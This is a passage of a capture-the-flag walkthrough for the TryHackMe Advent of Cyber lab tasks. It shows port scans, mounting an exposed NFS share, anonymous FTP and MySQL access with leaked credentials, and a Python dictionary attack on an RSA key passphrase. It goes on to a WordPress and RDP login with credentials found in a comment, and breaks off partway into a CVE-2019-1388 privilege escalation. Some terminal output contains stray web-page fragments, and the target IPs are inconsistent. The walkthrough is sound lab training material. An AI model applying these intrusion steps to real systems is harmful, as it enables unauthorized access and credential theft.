drwxr-xr-x  4 root  root  4096 Dec  8 21:14 ..
-rw-------  1 santa santa    77 Dec  8 22:14 .bash_history
-rw-r--r--  1 santa santa   18 Aug 30 2017 .bash_logout
-rw-r--r--  1 santa santa  193 Aug 30 2017 .bash_profile
-rw-r--r--  1 santa santa  124 Aug 30 2017 .bashrc
-rw-rw-r--  1 santa santa 2182 Dec  8 21:27 naughty_list.txt
-rw-rw-r--  1 santa santa 1447 Dec  8 21:25 nice_list.txt
-rw-------  1 santa santa 9682 Dec  8 21:27 .viminfo
[santa@ip-10-10-58-164 ~]$ cat -n naughty_list.txt | less
```

Reading the naughty list with -n to show line number:

```
137 Mozell Linger
138 Shantell Matsumoto
139 Garth Arambula
140 Lavada Whitlock
141 Chance Heisler
142 Goldie Kimrey
143 Muriel Ariza
144 Missy Stiner
145 Sanford Geesey
146 Jovan Hullett
147 Sherlene Loehr
148 Melisa Vanhoose
149 Sharika Spooner
```

We found **Melisa Vanhoose** on line 148.

#### #4 Who is on line 52 of the nice list?

Running a similar command on the nice list:

```
[santa@ip-10-10-58-164 ~]$ cat -n nice_list.txt | less
```

```
46 Fe Deckard
47 Wally Macko
48 Dorothy Menjivar
49 Willis Peffer
50 Lauran Westhoff
51 Jamel Sites
52 Lindsey Gaffney
53 Karl Etienne
54 Alla Abdulla
```

We found **Lindsey Gaffney** on line 52.

## [Task 16] [Day 11] Elf Applications

McSkidy has been happy with the progress they've been making, but there's still so much to do. One of their main servers has some integral services running, but they can't access these services. Did the Christmas Monster lock them out?

### #1 What is the password inside the creds.txt file?

We do a masscan then a port scan to save time:

```
root@kali:~/Downloads# masscan -e tun0 -p1-65535,U:1-65535 10.10.202.225 --rate=1000
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-12-19 08:19:22 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 40203/tcp on 10.10.202.225
Discovered open port 38443/tcp on 10.10.202.225
Discovered open port 2049/tcp on 10.10.202.225
Discovered open port 21/tcp on 10.10.202.225
Discovered open port 3306/tcp on 10.10.202.225
Discovered open port 111/tcp on 10.10.202.225
Discovered open port 20048/tcp on 10.10.202.225
```

```
root@kali:~/Downloads# nmap -v -sV -Pn -n -p40203,38443,2049,21,3306,111,20048 -oA scanresults 10.10.202.225
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.2
111/tcp	open	rpcbind	2-4 (RPC #100000)
2049/tcp	open	nfs_acl	3 (RPC #100227)
3306/tcp	open	mysql	MySQL 5.7.28
20048/tcp	open	mountd	1-3 (RPC #100005)
38443/tcp	open	status	1 (RPC #100024)
40203/tcp	open	nlockmgr	1-4 (RPC #100021)
Service Info: OS: Unix			

We found an NFS service. Let's see if there's any shares we can see:

```
root@kali:~/Downloads# showmount -e 10.10.202.225
Export list for 10.10.202.225:
/opt/files *
```

There is one! Let's mount it. We have to create a directory to mount on:

```
root@kali:~/Downloads# mkdir mountDir
root@kali:~/Downloads# mount 10.10.202.225:/opt/files /root/Downloads/mountDir
root@kali:~/Downloads# cd mountDir
```

We list out the content in the directory:

```
root@kali:~/Downloads/mountDir# ls -la
total 8
drwxrwxrwx 2 1000 1000 23 Dec 10 11:52 .
drwxr-xr-x 5 root root 4096 Dec 19 04:16 ..
-rw-rw-rwx 1 1000 1000 34 Dec 10 11:52 creds.txt
root@kali:~/Downloads/mountDir# cat creds.txt
the password is securepassword123
```

Bingo! The password is **securepassword123**.

## #2 What is the name of the file running on port 21?

Port 21 is running wordpre. Let's see if we can do anonymous login with anonymous:anonymous:

```
root@kali:~/Downloads# ftp 10.10.202.225
Connected to 10.10.202.225.
220 (vsFTPd 3.0.2)
Name (10.10.202.225:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```

Yes we can! We list out the files in the directory:

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 0          0          67 Dec 10 22:50 .
drwxr-xr-x    4 0          0          67 Dec 10 22:50 ..
-rwxrwxrwx    1 0          0          39 Dec 10 23:19 file.txt
drwxr-xr-x    2 0          0          6 Nov 04 08:50 pub
d-wx-wx--x    2 14         50         6 Nov 04 08:50 uploads
-rw-r--r--    1 0          0          224 Nov 04 08:46 welcome.msg
226 Directory send OK.
```

The file is **file.txt**.

## #3 What is the password after enumerating the database?

We see the content of file.txt with get command:

```
ftp> get file.txt -
remote: file.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for file.txt (39 bytes).
remember to wipe mysql:
root
ff912ABD*
226 Transfer complete.
39 bytes received in 0.00 secs (746.7831 kB/s)
```

We managed to get the MySQL credentials. From our previous port scanning. We noticed that the port 3306 for MySQL is open. Let us access it using the credentials above:

```
root@kali:~# mysql -h 10.10.211.118 -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.28 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

We're in! We enumerate the databases:

```
MySQL [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| data           |
| mysql          |
| performance_schema |
| sys            |
+-----+
5 rows in set (0.434 sec)
```

Going into “data” database and showing its tables:

```
MySQL [(none)]> use data;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [data]> show tables;
+-----+
| Tables_in_data |
+-----+
| USERS          |
+-----+
1 row in set (0.434 sec)
```

Viewing the “USERS” table:

```
MySQL [data]> select * from USERS;
+-----+-----+
| name | password |
+-----+-----+
| admin | bestpassword |
+-----+-----+
1 row in set (0.434 sec)
```

The password is **bestpassword**.

### [Task 17] [Day 12] Elf encryption

You think the Christmas Monster is intercepting and reading your messages! Elf Alice has sent you an encrypted message. Its your job to go and decrypt it!

#### #1 What is the md5 hashsum of the encrypted note1 file?

We unzip the zip file and run the md5sum command on the encrypted note1 file:

```
root@kali:~/Downloads/Folder# unzip tosend.zip
Archive: tosend.zip
  extracting: note1.txt.gpg
  extracting: note2_encrypted.txt
  inflating: private.key
root@kali:~/Downloads/Folder# md5sum note1.txt.gpg
24cf615e2a4f42718f2ff36b35614f8f  note1.txt.gpg
```

The md5 hashsum is **24cf615e2a4f42718f2ff36b35614f8f**.

## #2 Where was elf Bob told to meet Alice?

Using the passphrase provided in the hint, 25daysofchristmas, we decrypt the file:

```
root@kali:~/Downloads/Folder# gpg -d note1.txt.gpg
gpg: keybox '/root/.gnupg/pubring.kbx' created
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
I will meet you outside Santa's Grotto at 5pm!
```

Note that bruteforcing the passphrase will take pretty long hence not feasible to do so. Elf Bob was told to meet Alice outside **Santa's Grotto**.

## #3 Decrypt note2 and obtain the flag!

Let us try to use a random passphrase, “testing”, to try decrypt the file:

```
root@kali:~/Downloads/Folder# openssl rsautl -decrypt -inkey private.key -in note2 encrypted.txt -out plaintext.txt -passin pass:testing
unable to load Private Key
139719009072320:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad
decrypt:../crypto/evp/evp_enc.c:570:
139719009072320:error:0906A065:PEM routines:PEM_do_header:bad decrypt:../crypto/
pem/pem_lib.c:461:
```

-passin allows the passphrase to be passed in as an argument, “pass:” is to indicate plain passphrase to be passed in, with “testing” as the passphrase. If the passphrase is stored in a file we can use “-passin file:testing.txt”. We notice the first word, “unable”, when the passphrase is wrong. Let’s try a dictionary attack to obtain the passphrase. I’ve written a script to output the correct password when note2 is decrypted:

The screenshot shows a terminal window with two tabs. The active tab is titled 'RsaultDictionary.py' and contains the following Python script:

```
from subprocess import PIPE, Popen
import subprocess
import sys

def cmdline(command):
    proc = subprocess.Popen(str(command), stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell = True)
    (out, err) = proc.communicate()
    return err

def main():
    words = [line.strip() for line in open('/usr/share/wordlists/rockyou_utf8.txt')]
    print("\n")
    count=0

    for w in words:
        strcmd = "openssl rsautl -decrypt -inkey private.key -in note2_encrypted.txt -out plaintext.txt -passin pass:"+w
        res=cmdline(strcmd)
        if not res.startswith(b"unable"):
            print("\nThe key is: "+w)
            sys.exit()
        print(str(count)+"/"+str(w))
        count=count+1
    print("\n")

if __name__ == '__main__':
    main()
```

The scripts run the decryption command multiple times using the rockyou password list. It executes until “unable” is not return as the result.

The screenshot shows a terminal window with the following output:

```
40/football
41/secret
42/andrea
43/carlos
44/jennifer
45/joshua
46/bubbles
47/1234567890
48/superman
49/hannah
50/amanda
51/loveyou
52/pretty
53/basketball
54/andrew
55/angels
56/tweety
57/flower
58/playboy

The key is: hello
root@kali:~/Downloads/Folder#
```

We obtained the passphrase “hello”. Since the command is already executed, we open plaintext.txt to obtain our flag:

```
root@kali:~/Downloads/Folder# cat plaintext.txt
THM{ed9ccb6802c5d0f905ea747a310bba23}
```

The flag is THM{ed9ccb6802c5d0f905ea747a310bba23}.

## [Task 18] [Day 13] Accumulate

mcsysadmin has been super excited with their new security role, but wants to learn even more. In an attempt to show their l33t skills, they have found a new box to play with.

This challenge accumulates all the things you've learnt from the previous challenges(that being said, it may be a little more difficult than the previous challenges). Here's the general way to attempt exploitation when just given an IP address:

- Start out with an NMAP scan to see what services are running
- Enumerate these services and try exploit them
- use these exploited services to get an initial access to the host machine
- enumerate the host machine to elevate privileges

**#1 A web server is running on the target. What is the hidden directory which the website lives on?**

We run an masscan and nmap scan similar to the above examples:

```
root@kali:~/Downloads/tosend# masscan -e tun0 -p1-65535,U:1-65535 10.10.148.12 --rate=1000
Starting masscan 1.0.4 (http://bit.ly/14GZzct) at 2019-12-23 02:51:39 GMT RECENT POSTS
-- forced options: -sS -Pn -ny -randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.10.148.12
Discovered open port 3389/tcp on 10.10.148.12
```

```
root@kali:~/Downloads/tosend# nmap -A -sV -n -Pn -v -p80,3389 10.10.148.12
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-23 10:57 +08
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
Initiating SYN Stealth Scan at 10:57
Scanning 10.10.148.12 [2 ports]
Discovered open port 80/tcp on 10.10.148.12
Discovered open port 3389/tcp on 10.10.148.12
Completed SYN Stealth Scan at 10:57, 0.18s elapsed (2 total ports)
Initiating Service scan at 10:57
Scanning 2 services on 10.10.148.12
Completed Service scan at 10:57, 11.56s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.148.12
Retrying OS detection (try #2) against 10.10.148.12
Initiating Traceroute at 10:57
Completed Traceroute at 10:57, 0.21s elapsed
NSE: Script scanning 10.10.148.12.
Initiating NSE at 10:57
Completed NSE at 10:57, 3.45s elapsed
Initiating NSE at 10:57
Completed NSE at 10:57, 0.00s elapsed
Nmap scan report for 10.10.148.12
Host is up (0.18s latency).

PORT      STATE SERVICE      VERSION
80/tcp      open  http        • ZeldMicrosoftIIS\httpd 10.0
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
3389/tcp    open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
```


We found two ports open, 80 and 3389. Since port 80 is a web server, we use gobuster to scan the directories:

```
root@kali:~/Downloads/tosend# gobuster dir -u http://10.10.148.12:80/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
=====
[+] Url:          http://10.10.148.12:80/
[+] Threads:      10  • Ready Player One
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2019/12/23 11:04:57 Starting gobuster
=====
/retro (Status: 301)
```


We found the hidden directory **/retro**.

## #2 Gain initial access and read the contents of user.txt


While enumerating the webpages, we came across this:



This tells us that the username for login into the wordpress page is probably “Wade”. Let us try this out in the wordpress login page. The button can be found all the way down the page. When we tried a random username, we get this result:



The wordpress server does leak username. Let's try Wade:



Wade is definitely a user. We enumerate further and found this stored under a comment:

## One Comment on “Ready Player One”

Wade  
December 9, 2019

Leaving myself a note here just in case I forgot how to spell it: parzival

**REPLY**


A small, light gray square icon containing a white, stylized human figure, representing a user profile.

Probably this is the password..? Let's try accessing the wordpress with these credentials:


The screenshot shows the WordPress dashboard at [10.10.226.2/retro/wp-admin/](http://10.10.226.2/retro/wp-admin/). The theme is 'Retro'. The dashboard includes a 'Welcome to WordPress!' message, a sidebar with various menu items like Home, Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, Settings, Make Paths Relative, and a 'Collapse menu' option. A notice bar at the top says 'WordPress 5.3 is available! Please update now.' with links to 'Update Now' and 'View Update History'. The main content area has sections for 'Next Steps' (Write your first blog post, Add an About page, Set up your homepage, View your site) and 'More Actions' (Manage widgets or menus, Turn comments on or off, Learn more about getting started). A 'Dismiss' link is also present.

Bingo! We managed to access the wordpress. We noticed that the RDP port 3389 is open during port scanning. Is it possible that the same credential is used for accessing the remote desktop? Let's try:

```
root@kali:~# xfreerdp /u:"Wade" /p:"parzival" /v:10.10.226.2:3389
[15:54:46:846] [28807:28808] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[15:54:50:241] [28807:28808] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[15:54:50:242] [28807:28808] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_RGB16
[15:54:50:303] [28807:28808] [INFO][com.winpr.clipboard] - initialized POSIX local file subsystem
```



User.txt is on the desktop, we open it up:




```
user.txt - Notepad
File Edit Format View Help
3b99fbdc6d430fb51c72c651a261927
```


The content is **3b99fbdc6d430fb51c72c651a261927**.

### #3 [Optional] Elevate privileges and read the content of root.txt

The chrome browser contains the hint that it is a CVE2019-1388 vulnerability:



Do a quick read up on the vulnerability. Initially I setup a SimpleHTTPServer using python to transfer the exploit file to the remote desktop since it doesn't have internet connection. However, I managed to find it after some enumeration. In the recycle bin:



Executing hhupd.exe:

User Account Control

X

Do you want to allow this app to make changes to your device?



HTML Help ActiveX Control

Verified publisher: Microsoft Corporation

File origin: Hard drive on this computer

Program location: "C:\Users\Wade\Desktop\hhupd.exe"

Show information about the publisher's certificate

[Hide details](#)

To continue, enter an admin user name and password.



Administrator


Password

RETROWEB\Administrator

